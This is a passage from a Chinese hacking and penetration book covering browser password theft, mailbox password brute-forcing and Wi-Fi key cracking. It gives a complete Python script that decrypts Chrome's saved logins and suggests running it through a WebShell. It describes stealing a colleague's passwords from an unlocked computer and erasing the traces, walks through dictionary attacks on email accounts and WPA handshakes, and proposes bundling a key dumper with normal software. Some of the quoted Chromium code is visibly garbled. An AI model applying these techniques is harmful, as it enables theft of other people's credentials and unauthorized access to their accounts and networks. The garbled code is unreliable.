


图 4-22 自动获取用户名称以及网页密码信息

IE PassView 只能在 GUI 模式下执行，不能在反弹的 DOSShell 中执行。

4.6.3 对获取的信息进行处理

处理获取的信息有两种方式：一种是手工记录获取的用户网页密码及账号等信息；另外一种是通过 IE PassView 将获取的网页密码保存为一个文件。

在 IE PassView 中选中所有记录，依次选择“File”→“Save Selected Item”选项，将所有信息保存为一个 TXT 文件。保存后，我们可以直观、方便地查看密码、用户名、访问地址、类型等信息，如图 4-23 所示。




图 4-23 处理获取的账号及密码等信息

4.6.4 小结

在用 IE PassView 获取的网页用户名和密码中，有一些是属于网站管理员的，因此可以通过这些信息继续渗透和控制网站。

可以在计算机上安装 Radmin 等远程控制软件，然后通过完全控制模式运行 IE PassView 程序，以快速获取计算机中的网页密码和用户名。

本节的案例很简单，通过在肉机上执行，就可以获取系统中存在的网页用户名和密码。此外，通过获取的信息还可以进行渗透和控制。

4.7 Chrome 浏览器存储密码获取技术及防范

用户在网上过程中使用最多的工具就是浏览器，目前主流的浏览器有 IE、Chrome、Firefox，以及国内以 360 为代表的 360 浏览器（QQ 浏览器、猎豹浏览器、百度浏览器）。在使用浏览器访问网站时，有些浏览器会自动提示用户是否保存登录的用户名和密码，有些浏览器则需要设置是否自动保存登录密码。这些登录密码对普通用户而言就是一把钥匙，而对于黑客来说就是一个突破口。网上求购苹果公司的一个内部员工登录账号和口令，报价高达数十万美元。由此可以看出，重要公司的内网（CMS）登录账号也非

很多用户在访问网站时，因为怕麻烦，大都会选择让浏览器“记住”密码。如果这些密码保护不当，极有可能带来安全风险。本节将介绍如何快速获取 Windows 系统中保存的以 Chrome 为代表的浏览器密码，它适用的主要场景如下。

- 获取他人的登录密码。例如，在办公室里，如果一个员工离开计算机时没有锁定屏幕，其他人可以使用该员工的计算机浏览器下载密码获取软件并运行，然后用手机拍下获取的密码，最后删除软件，清除痕迹，该员工的浏览器密码完全被他人窃取。
- 对服务器或者个人主机实施渗透时，这些主机有可能保存登录重要资源的密码。控制主机后，通过后台或者前台可以直接获取浏览器的密码。

下面介绍 `WebBrowserPassView` 的有关内容。

一看名字就可以知道，WebBrowserPassView 是一款浏览器密码获取软件。WebBrowserPassView 的使用方法非常简单，启动后只要几秒，就能获取浏览器所记录的 URL、账号及密码了。WebBrowserPassView 目前支持 IE1 ~ IE10、Firefox 所有版本、Safari、Chrome 及 Opera 等主流浏览器，其官方网站地址为 http://www.nirsoft.net/utlils/web_browser_password.html，下载地址为 <http://www.nirsoft.net/toolsdownload/webbrowserpassview.zip>。

下载 WebBrowserPassView 后直接解压，运行 webbrowserpassview.exe，即可获取密码。如图 4-24 所示，会显示网址、浏览器类型、用户名、密码、创建时间等信息。




图 4-24 获取浏览器保存的密码

双击某条记录，会显示该记录的详细信息，如图 4-25 所示。可以对这些信息进行复制，也可以选中所有的记录，然后保存到本地。




图 4-25 获取记录的详细信息

4.7.2 通过编写程序获取 Chrome 浏览器保存的密码

下面我们讨论通过编写程序获取 Chrome 浏览器中保存的密码的过程。

1. Chrome 浏览器的密码存储机制

Chrome 浏览器加密后的密钥存储于“%APPDATA%\..\Local\Google\Chrome\User Data\Default>Login Data”下的一个 SQLite 数据库中，这里的“APPDATA”是由系统或者用户环境变量决定的。那么，它是如何加密的呢？通过开源的 Chromium，我们来一探究竟。

我们作为用户登录一个网站时，会在表单中提交“Username”及“Password”的相应值。Chrome 会先判断此次登录是否是一次成功的登录，部分判断代码如下。

```
Provisional_save_manager_>SubmitPassed();
if (provisional_save_manager_>HasGeneratedPassword())
    UMA_HISTOGRAM_COUNTS("PasswordGeneration.Submitted", 1);
If (provisional_save_manager_>IsNewLogin()
&& !provisional_save_manager_>HasGeneratedPassword()) {
    Delegate_>AddSavePasswordInfoBarIfPermitted(
        Provisional_save_manager_.release());
} else {
    provisional_save_manager_>Save();
    Provisional_save_manager_.reset();
}
```

当我们登录成功且使用的是一套新的证书时（也就是说，我们是第 1 次登录该网站），Chrome 就会询问我们是否需要记住密码。

登录成功后，密码是如何被 Chrome 存储的呢？答案在 EncryptString 函数中。调用 EncryptString 函数，代码如下。

```

Bool Encrypt::EncryptString(const std::string& plaintext, std::string* ciphertext)
{
    DATA_BLOB input;
    Input.pbData = static_cast<DWORD>(plaintext.length());

    DATA_BLOB output;
    BOOL result = CryptProtectData(&input, L"", NULL, NULL, NULL, 0, &output);
    If (!result)
        Return false;
//复制操作
Ciphertext->assign(reinterpret_cast<std::string::value_type*>(output.pbData));

LocalFree(output.pbData);
Return true;
}

```

以上代码的最后利用了 Windows API 函数 CryptProtectData（请记住这个函数，因为后面会提到它）来加密。当我们拥有证书时，密码就会被恢复给我们使用。在我们得到服务器权限后，证书的问题已经不用考虑了，所以接下来要解决如何获得这些密码的问题。

2. 编写脚本获取 Chrome 浏览器保存的密码

因为考虑到在大多数情况下无法远程登录服务器去执行 GUI 程序，所以，做一个 Python 脚本是最佳选择，其唯一的缺点是如果 Windows 不支持 Python 环境，将 Python 程序打包成 EXE 文件的话，文件体积会比较大。

下面考虑代码部分。因为用户不同，文件夹就不同，我们需要知道 LOGIN DATA 文件的具体路径，所以，我们需要使用 Python 中的 os.environ 从环境变量中读取 LOCALAPPDATA 的路径，剩下的路径是谷歌默认生成的。

获取 LOGINDATA 文件的代码示例如下。

```

google_path = r' Google\Chrome\User Data\Default\Login Data'
file_path = os.path.join(os.environ['LOCALAPPDATA'], google_path)

#Login Data 文件可以利用 Python 中的 sqlite3 库来操作
conn = sqlite3.connect(file_path)
for row in conn.execute('select username_value, password_value, signon_realm
from logins'):
    #利用 Win32crypt.CryptUnprotectData 对加密的密码进行解密操作

```

```

        cursor = conn.cursor()
    cursor.execute('select  username_value,  password_value,  signon_realm  from
logins')

#接收全部返回结果
for data in cursor.fetchall():
passwd = win32crypt.CryptUnprotectData(data[1],None,None,None,0)
#利用 win32crypt.CryptUnprotectData 解密后, 通过输出 passwd 这个元组中的内容, 可以
逐一得到 Chrome 浏览器存储的密码

```

这里用到了 CryptUnprotectData 函数, 与之对应的是之前提到的 CryptProtectData。理论上说, CryptProtectData 函数加密的文本内容都可以通过 CryptUnprotectData 函数来解密。对其他服务的解密方式, 读者可以自行尝试。

3. 完整的脚本

脚本的完整代码如下。

```

#coding:utf8
import os, sys
import sqlite3
import win32crypt
google_path = r'Google\Chrome\User Data\Default\Login Data'
db_file_path = os.path.join(os.environ['LOCALAPPDATA'],google_path)
conn = sqlite3.connect(db_file_path)
cursor = conn.cursor()
cursor.execute('select username_value, password_value, signon_realm from
logins')
#接收全部返回结果
for data in cursor.fetchall():
    passwd = win32crypt.CryptUnprotectData(data[1],None,None,None,0)

    if passwd:
        print '-----'
        print u'[+]用户名: ' + data[0]
        print u'[+]密码: ' + passwd[1]
        print u'[+]网站 URL: ' + data[2]

```

运行以上脚本, 效果如图 4-26 所示。

当然, 在取得服务器 WebShell 的情况下, 如果有执行权限但无法提权, 可以利用这种方法挖掘密码, 进而利用社会工程学思路对服务器的 RDP 服务密码进行暴力破解。




图 4-26 获取 Chrome 浏览器保存的密码

如果 WebShell 不能回显，可以使用类似 `getpass` 的方式将其导出到文本文件中，代码如下。

```
Python chrome.py > 1.txt
```

提示

导出过程中，将输出文件的名称设置为中文可能会报错，建议换成英文文件名导出。

注意

当用户打开 Chrome 时，Login Data 文件是被锁定的，如果这时想要对其进行读取操作，可以将 Login Data 文件复制到临时目录。

4.7.3 浏览器密码获取的防范方法

对于浏览器密码获取的防范，笔者认为可以采取以下一些措施。

1. 打造专用访问系统

现在，计算机的性能都很不错，可以在本机搭建虚拟机平台，单独用一台虚拟机来访问重要系统和重要网站。也要为虚拟机设置系统访问口令，这样实体机即使未锁屏，其他人也不能快速获取其口令。专机专用可以防止感染病毒及账号被盗。

2. 使用绿色免安装浏览器

对免安装浏览器，WebBrowserPassView 是无法获取其存储的密码的。很多密码获取软件都是根据浏览器安装的默认路径来读取配置文件和数据库，进而获取密码。因此，使用免安装浏览器可以避免密码被获取。其实，最好的办法就是不让浏览器记录密码。

密码的攻防从来不是绝对的,我们只有小心谨慎,从技术的角度尽量降低密码泄露的风险,从管理的角度防范物理接触和远程访问获取密码。不安全的系统就意味着密码被获取和截取,因此,要尽量使自己的系统安全可靠。

4.8 使用 EmailCrack 破解邮箱口令

在无法直接进行攻击时,邮件木马攻击及邮件账号破解攻击无疑是黑客的上佳选择。邮件木马攻击成功有两个必要条件:一是木马不被查杀,二是用户打开邮件并执行了隐藏在邮件中的木马程序。

随着用户网络安全意识的提高,邮件木马攻击的成功率已经大大降低。而通过成功破解邮件账号,黑客可以很方便地了解用户的行为、获取邮件中的资料、获取邮件主人的个人信息等。邮件账号破解一般有 3 种情况:第一种是用户自己忘记了邮箱密码,通过邮件服务器的“忘记密码”模块无法重新设置或者获取原密码;第二种是出于商业目的或者好奇,想知道对方邮件中内容,因此对邮件账号进行破解;第三种是专业性攻击,攻击邮箱以获取资料、掌握个人动态及获取个人信息等。本案例仅仅演示如何破解邮件账号。

4.8.1 通过邮件账号获取 SMTP 服务器地址

邮件账号“@”后的地址就是服务器地址的后缀。例如,邮件账号“vip2008@vip.sina.com”的邮件服务器地址是“vip.sina.com”,有些时候会在这些地址前加上“mail.”或者“webmail.”。如果能在 IE 浏览器中打开这些地址,说明该服务器是可用的。

打开邮件服务器的页面以后,通过其网页中的帮助等信息可以获取邮件运营商公开提供的 SMTP 和 POP3 服务器地址。如图 4-27 所示,新浪 VIP 邮箱的 SMTP 和 POP3 服务器地址分别是“smtp.vip.sina.com”和“pop3.vip.sina.com”。

对外提供免费/收费邮件服务的邮件运营商,一般都会在网站上提供邮件使用帮助信息,通过这些信息可以快速、准确地获取其 SMTP 和 POP3 邮件服务器的地址,这些信息往往与 Foxmail 和 Outlook 的设置有关。因此,查看 Foxmail 和 Outlook 的设置信息,即可获取邮箱的 SMTP 和 POP3 服务器地址信息。



图 4-27 获取新浪 VIP 邮箱账号的 SMTP 和 POP3 服务器地址

4.8.2 运行 EmailCrack

运行 EmailCrack，如图 4-28 所示，默认提供了 126.com 邮件服务器的地址。在进行破解时，首先要选择或者设置邮件服务器的地址，然后要设置邮箱账号名。



图 4-28 运行 EmailCrack

说明

(1) 邮箱账号名就是被破解的邮件账号。有的账号需要输入完整的电子邮件地址，有的只需要输入电子邮件地址中“@”前面的部分即可。

(2) EmailCrack 是通过 SMTP 服务器来对邮件账号进行破解的，因此在破解时需要知道 SMTP 服务器的地址。如果使用 POP3 邮件破解软件，则需要知道 POP3 服务器的地址。

4.8.3 设置字典

单击“字典设置”按钮，选择一个密码字典。在 EmailCrack 中，密码字典文件是以“.dic”为后缀的文件。DIC 文件可以通过专业的字典生成工具生成。

如图 4-29 所示，选择密码字典 1.dic，单击“打开”按钮。



图 4-29 选择密码字典

4.8.4 破解邮件账号

如图 4-30 所示，服务器地址为“smtp.126.com”，邮件账号为“bf**”，单击“开始扫描”按钮开始邮件账号的破解，在“扫描信息”区域会显示尝试的密码信息。

账号破解成功后会给出正确的密码，如图 4-31 所示。




图 4-30 破解邮件账号




图 4-31 破解得到的密码

说明

有些邮件服务器采取了安全措施，通过 EmailCrack 获取邮件账号的密码后，系统会限制用户在 10 分钟或者 1 小时内登录邮件服务器。

4.8.5 小结

邮件账号的破解过程非常简单，只需要知道邮件账号的 SMTP 服务器名称并选择一个字典文件即可。

邮件账号破解成功与否，主要取决于密码字典的强度高低和时间长短。在理论上，如果邮件服务器未做相应的防范措施，在足够长的时间内用户的账号是可以被破解的。因此，要防止邮件账号被破解，最好的方法就是设置一个足够强健的密码，让破解者花费 1 年甚至更长的时间都无法破解——笔者认为，很少有人会有这个耐心来破解这么强健的密码。

第 5 章 无线网络密码的获取与破解

无线网络由于方便易用，不需要网线，因此大受欢迎。目前，基本上每一个上网家庭就是一个无线热点，办公场所、社区、机场、咖啡厅等公共区域也大量使用无线网络。而无线网络的使用最关键的一点是必须有无线密码。

本章着重介绍如何快速破解无线网络密码，以及在拥有权限的情况下如何获取被控制计算机的无线密码。

本章主要内容

- 使用 CDlinux 轻松破解无线网络密码
- 使用 WirelessKeyView 轻松获取无线网络密码

5.1 使用 CDlinux 轻松破解无线网络密码

CDlinux 无线破解系统基于 CDlinux 0.9x 系列打包，使用 minileaf 的 spring 包无线模块，加入了 minidwep-gtk、feedingbottle、inflator 等无线工具，下载地址为 <http://cdlinux.net/forum-2-1.html>，可以使用 VMware、USB 设备和刻录光盘进行无线密码的破解。minidwep-gtk 通过抓包进行破解，破解成功率的高低取决于信号强度、密码字典等因素。当正在破解的无线路由器上有数据传输，即有用户进行连接时，配合强悍的密码字典，一般都能破解成功。

5.1.1 准备工作

使用 CDlinux 进行破解之前，需要完成如下准备工作。

01 制作 CDlinux 启动盘

下载 CDlinux 无线破解系统镜像文件，然后使用光盘刻录软件以镜像方式刻录光盘。

02 准备无线网卡

某些版本的 CDlinux 无线破解系统可能无法识别无线网卡。如果不能识别无线网卡，后续破解工作将无法开展。

03 制作密码字典

可以在互联网上下载密码字典，也可以自己生成密码字典。

5.1.2 开始破解

下面开始使用 CDlinux 进行破解。

01 使用 CDlinux 无线破解系统盘启动系统

将 CDlinux 无线破解系统盘插入光驱，使用光驱启动模式启动系统。启动过程可能较慢，需要耐心等待。启动完成后，按照默认设置进入即可。

02 扫描

运行 minidwep-gtk，如图 5-1 所示，会显示无线网卡列表，在“加密方式”下拉列表中选择“WEP”和“WPA/WPA2”两种加密方式进行扫描，在“方式选择”设置区选择相应的选项，选择完毕后，单击“扫描”按钮，开始扫描无线设备。



图 5-1 扫描设置

03 选择需要破解的无线路由器

扫描结束后，会显示获取的无线路由器，如图 5-2 所示，随机选择一个信号较强的无线路由设备，然后单击“启动”按钮开始抓包。在选择无线路由器时，可以通过手机查看无线网络，以选择网络信号较强的设备进行破解。




图 5-2 选择需要破解的无线路由器

04 选择密码字典进行破解

在获取 WPA 握手包后才能进行破解，如图 5-3 所示，已经成功获取一个数据包。单击选中“yes”单选按钮，然后选择一个密码字典进行破解，如图 5-4 所示。




图 5-3 获取 WPA 握手包




图 5-4 使用字典进行破解

5.1.3 破解保存的握手包文件

破解握手包文件，步骤如下。

01 选择需要破解的握手包

在 minidwep-gtk 主界面单击“跑字典”按钮，软件会提示我们选择握手包文件。如图 5-5 所示，选择保存在本地的握手包文件 00-36-76-08-96-6E_handshake.cap。

02 设置密码字典

选择握手包后，会提示我们选择密码字典。如图 5-6 所示，选择本地生成的密码字典文件 pwd4.password。




图 5-5 选择离线 CAP 包




图 5-6 选择字典

03 选择 MAC 地址

如图 5-7 所示，在 AP MAC 中选择一个需要破解的 MAC 地址（这里主要是为了区分不同的 AP。因为抓包可能有多个文件，所以需要选择 MAC 地址）。密码破解后会进行提示，如图 5-8 所示，显示“Bssid”和“WPA KEY”。




图 5-7 选择破解的 MAC 地址



图 5-8 密码破解成功

5.2 使用 WirelessKeyView 轻松获取无线网络密码

无线密码的获取主要有两种方式：一种是截获无线数据包，通过分析数据包中的内容获取无线密码，典型的就是使用 BT5、CDlinux、beni 及 Kali 等进行破解；另一种是本节要介绍的无线密码截取软件，直接运行即可获取无线密码。

本节介绍的方法主要用于两个方面，分别是：使用无线网络的主人忘记密码后需要找回密码；入侵者在获取肉机（被控制计算机）后发现被控制计算机存在于无线网络中且使用了无线网络，需要获取该无线网络的密码。相对而言，第一种方法较为复杂和专业，只要在存在无线网络的地方即有可能成功破解密码，第二种方法简单实用，在攻防中均有用武之地。

5.2.1 WirelessKeyView 简介

WirelessKeyView 的最新版本是 1.720。WirelessKeyView 是 Nir Sofer 众多工具软件中的一员，分 32 位和 64 位两个版本。Nir Sofer 的网站为 <http://www.nirsoft.net>，该网站还提供了很多与安全相关的免费软件。WirelessKeyView 的下载地址为 http://www.nirsoft.net/utills/wireless_key.html，文件大小只有 66KB。

5.2.2 使用 WirelessKeyView 获取无线网络密码

使用 WirelessKeyView 获取无线网络密码的步骤如下。

01 获取无线网络密码

将下载的 wirelesskeyview.zip 文件解压后直接运行，如图 5-9 所示，直接破解无线密码，如果当前环境中有多台无线路由器，则以列表方式显示全部破解结果。单击“View”菜单，可以选择以网格方式（Show Grid Lines）显示破解结果。在 WirelessKeyView 中，默认显示无线路由的名称、加密方式、十六进制无线密码、十进制密码、无线网卡名称及适配器的 GUID。

说明

在能够检测到该无线网络的情况下，使用带有无线网卡的计算机即可接入该无线网络。此后在接入网络中进行渗透，相对容易一些。这也是网络渗透的方法之一。

02 定制显示

在“View”菜单中选择“Choose Columns”选项，在弹出的窗口中定制显示方式。例如，我们希望仅显示无线网络名称和无线网络密码，如图 5-10 所示，只要选中

“Network Name(SSID)” 和 “Key(Ascii)” 这两个复选框即可。




图 5-9 获取无线网络的密码




图 5-10 定制密码的显示选项

03 直接查看无线密码属性

在 WirelessKeyView 中双击获取的密码选项，即可出现如图 5-11 所示的密码详细属性显示窗口。可以在该窗口中直接复制属性值。




图 5-11 显示无线密码的详细属性

04 保存无线网络密码

在 WirelessKeyView 中，最为实用的功能就是保存获取的无线网络密码。选中需要保存的无线网络密码，然后单击工具栏上的相应图标，即可将无线网络密码的 6 个属性值全部保存在文件中，如图 5-12 所示。



图 5-12 保存无线密码

5.2.3 小结

下面简单总结一下无线密码的获取技巧和注意事项。

1. 获知系统中是否存在无线网卡命令

在 DOS 提示符下执行“systeminfo”命令，即可获取系统中的所有已启用网卡的信息，被禁用网卡的信息是无法获取的。如图 5-13 所示，可以看到系统中有 4 个网卡，分别是自适应 100M 网卡 Broadcom 440x 10/100 Integrated Controller、无线网卡 Intel(R) PRO/Wireless 2200BG Network Connection，以及虚拟机网卡 VMware Virtual Ethernet Adapter for VMnet1 和 VMware Virtual Ethernet Adapter for VMnet8。




图 5-13 获取网卡信息

2. 无线网络密码获取思路

一般来说，使用无线网络的计算机大都是 PC，安装的操作系统以各版本的 Windows 为主，没有黑客常用的 3389 等，因此，在获取密码时往往只能趁计算机主人不在计算机前面，且未锁定屏幕的情况下，使用远程控制软件实施完全控制，然后执行该软件获取无线网络密码。

3. 遗憾

笔者一直想找到无线网络密码存放的位置，可到目前为止还没有什么突破。如果 WirelessKeyView 能够在 DOS 下运行，且能够保存密码就好了，这样就可以将其与一个

正常软件绑定，只要一执行正常软件，就会自动在系统中生成一个包含无线网络密码信息的文本文件。目前，WirelessKeyView 只能在图形界面中执行，不能不说是一大遗憾。

4. 总结与体会

WirelessKeyView 在网络攻防过程中如果利用得好，将会发挥意想不到的作用。除此之外，对于那些遗失了无线网络密码的用户来说，使用 WirelessKeyView 无疑是上上之选。

第6章 App 密码的获取与破解

手机 App 近几年得到了快速发展，移动 App 是未来各大公司争抢的重点市场。APK 是指手机的应用程序包，与 Windows 的 EXE 文件类似。一些犯罪分子利用 APK 漏洞盗刷信用卡，实施短信等诈骗活动，更有甚者通过 APK 渗透公司内部网络，获取机密信息。因此，APK 的安全不容忽视。

本章重点对 APK 的编译和反编译进行介绍，对手机图形锁的加/解密方式进行探讨，还针对某些典型的手机木马病毒进行了分析。

本章主要内容

- 手机 APK 程序编译攻略
- Android 手机屏幕锁解锁技术
- 钓鱼网站 APK 数据解密与分析
- 对一款手机木马的分析

6.1 手机 APK 程序编译攻略

我们在媒体和网站经常会看到 App 和 APK。笔者也曾经有些混淆，以为 App 就是 APK，其实不然。“App”是“Application”的缩写，意为应用程序。目前所说的 App 就是指安装在手机上的软件。当前的主流手机操作系统有 Symbian、Linux、Research in Motion、Windows Mobile、iPhone、Android 等。

“APK”是“Android Package”的缩写，即 Android 安装包(apk)。APK 是类似 Symbian Sis 或 Sisx 的文件格式，将 APK 文件直接传到 Android 模拟器或 Android 手机中运行即可安装。APK 文件和 SIS 文件一样，把 Android SDK 编译的工程打包成一个安装程序文件，格式为 APK。APK 文件其实是 ZIP 格式，但后缀名被修改为“.apk”。通过 UnZip 解压后，可以看到 DEX 文件。“DEX”是“DalvikVM Executes”的缩写，即 Android Dalvik

执行程序，它并非 Java ME 的字节码，而是 Dalvik 字节码。Android 在运行一个程序时首先需要 UnZip，之后的操作类似于 Symbian，和 Windows Mobile 中的 PE 文件有一些区别。

6.1.1 准备工作

测试环境：Windows Server 2003、Windows 7

软件环境：ApkTool、dex2jar、JD-GUI

1. ApkTool

